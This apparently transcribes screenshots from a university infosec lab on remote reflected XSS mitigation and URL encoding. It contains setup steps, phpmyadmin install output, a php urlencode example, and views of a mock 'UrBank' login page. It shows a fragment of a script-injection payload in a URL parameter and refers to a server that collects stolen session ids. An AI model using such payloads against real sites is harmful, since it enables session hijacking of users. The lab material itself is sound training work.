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ICS 482

11/29/2019

InfoSec Lab: Remote Reflected XSS Mitigation and URL Encoding

The lab interface is divided into two main sections: a left sidebar with instructions and a right terminal window.




Left Sidebar (Instructions):


- Step 7:** Run the following setup script to execute all the previous steps performed before this lab and provide the sudo password when prompted. Press Enter.
support@Web:~\$ LAB07B
[sudo] password for support: P@ssw0rd
Note: if you submit an incorrect password, then script may only partially run and you may have to restart the session. Also note you should wait for the script to complete before continuing.
- Step 8:** Type `exit` and press Enter two times to first terminate the SSH session, then to close the terminal.
support@Web:~\$ exit
root@Hacker:~\$ exit
- Challenge #1:** (Green button)
- Step 14:** Execute the following command to URL encode the plus character.
root@Hacker:~\$ php -r "echo urlencode('+'); echo "\n";"
root@Hacker:~\$ php -r "echo urlencode('+'); echo "\n";"
%2B
- Step 15:** Click the minimize button on all windows.

Right Terminal Window (Final_Kali-2.0):

The terminal shows the execution of the setup script and the installation of phpmyadmin. The output includes:

```
Setting up libmcrypt4 (2.5.8-3.1) ...  
Setting up libt1-5 (5.1.2-3.4ubuntu1) ...  
Setting up php5 (5.3.10-1ubuntu3) ...  
Setting up php5-cli (5.3.10-1ubuntu3) ...  
  
Creating config file /etc/php5/cli/php.ini with new version  
update-alternatives: using /usr/bin/php5 to provide /usr/bin/php (php) in auto mode.  
Setting up php5-gd (5.3.10-1ubuntu3) ...  
Setting up php5-mcrypt (5.3.5-9ubuntu1) ...  
Setting up phpmyadmin (4:3.4.10-1.1) ...  
dbconfig-common: writing config to /etc/dbconfig-common/phpmyadmin.conf  
Creating config file /etc/dbconfig-common/phpmyadmin.conf with new version  
granting access to database phpmyadmin for phpmyadmin@localhost: success.  
verifying access for phpmyadmin@localhost: success.  
creating database phpmyadmin: success.  
verifying database phpmyadmin exists: success.  
populating database via sql... done.  
dbconfig-common: flushing administrative password  
* Reloading web server config apache2  
apache2: Could not reliably determine the server's fully qualified domain name, using  
127.0.1.1 for ServerName  
Processing triggers for libc-bin ...  
ldconfig deferred processing now taking place  
support@Web:~$
```





https://lab.infoseclearning.com/lab/remote-reflected-xss-mitigation-and-url-encoding

Remote Reflected XSS Mitigation and URL Encoding

MINIMIZING BROWSER

5 Click the terminal icon two times to select the one that contains the collection server.

BRINGING FORWARD THE COLLECTION SERVER

6 Verify that no session id was collected. Minimize both terminals.

7 Click the Iceweasel icon.

Final_Kali-2.0 - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-1139215/Final_Kali-2.0

Final_Kali-2.0

Applications Places Iceweasel Fri 19:08

UrBank

urbank.com/?myusername=<script>document.write(

document.write(

Welcome to UrBank

Login

Username :

Password :

☐ Remember Me

Login

https://lab.infoseclearning.com/lab/remote-reflected-xss-mitigation-and-url-encoding

Remote Reflected XSS Mitigation and URL Encoding

BRINGING UP THE BROWSER

8 Right-click the webpage and select View Page Source.

VIEWING INDEX.PHP CLIENT-SIDE FILE

Note: in the client-side file, we analyze what happened.

```
7 <body>
8 <div style="text-align:right; width:95%;">
9 document.write('');</div>
10 </div>
11 <div style="text-align:right; width:95%;">
12 <div style="text-align:right; width:95%;">
13 <div style="text-align:right; width:95%;">
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22 <div style="text-align:right; width:95%;">
23 <div style="text-align:right; width:95%;">
24 <div style="text-align:right; width:95%;">
```

RESULT

Challenge #4

9 Close the VM window.

Final_Kali-2.0 - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-1139215/Final_Kali-2.0

Final_Kali-2.0

Applications Places Iceweasel Fri 19:09

UrBank

http://urbank.com/?myus...

view-source:http://urbank.com/?myus...

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>UrBank</title>
5 <meta name="description" content="UrBank online banking">
6 </head>
7 <body>
8 <div style="text-align:right; width:95%;">
9 document.write('');</div>
10 </div>
11 <div style="text-align:right; width:95%;">
12 <div style="text-align:right; width:95%;">
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```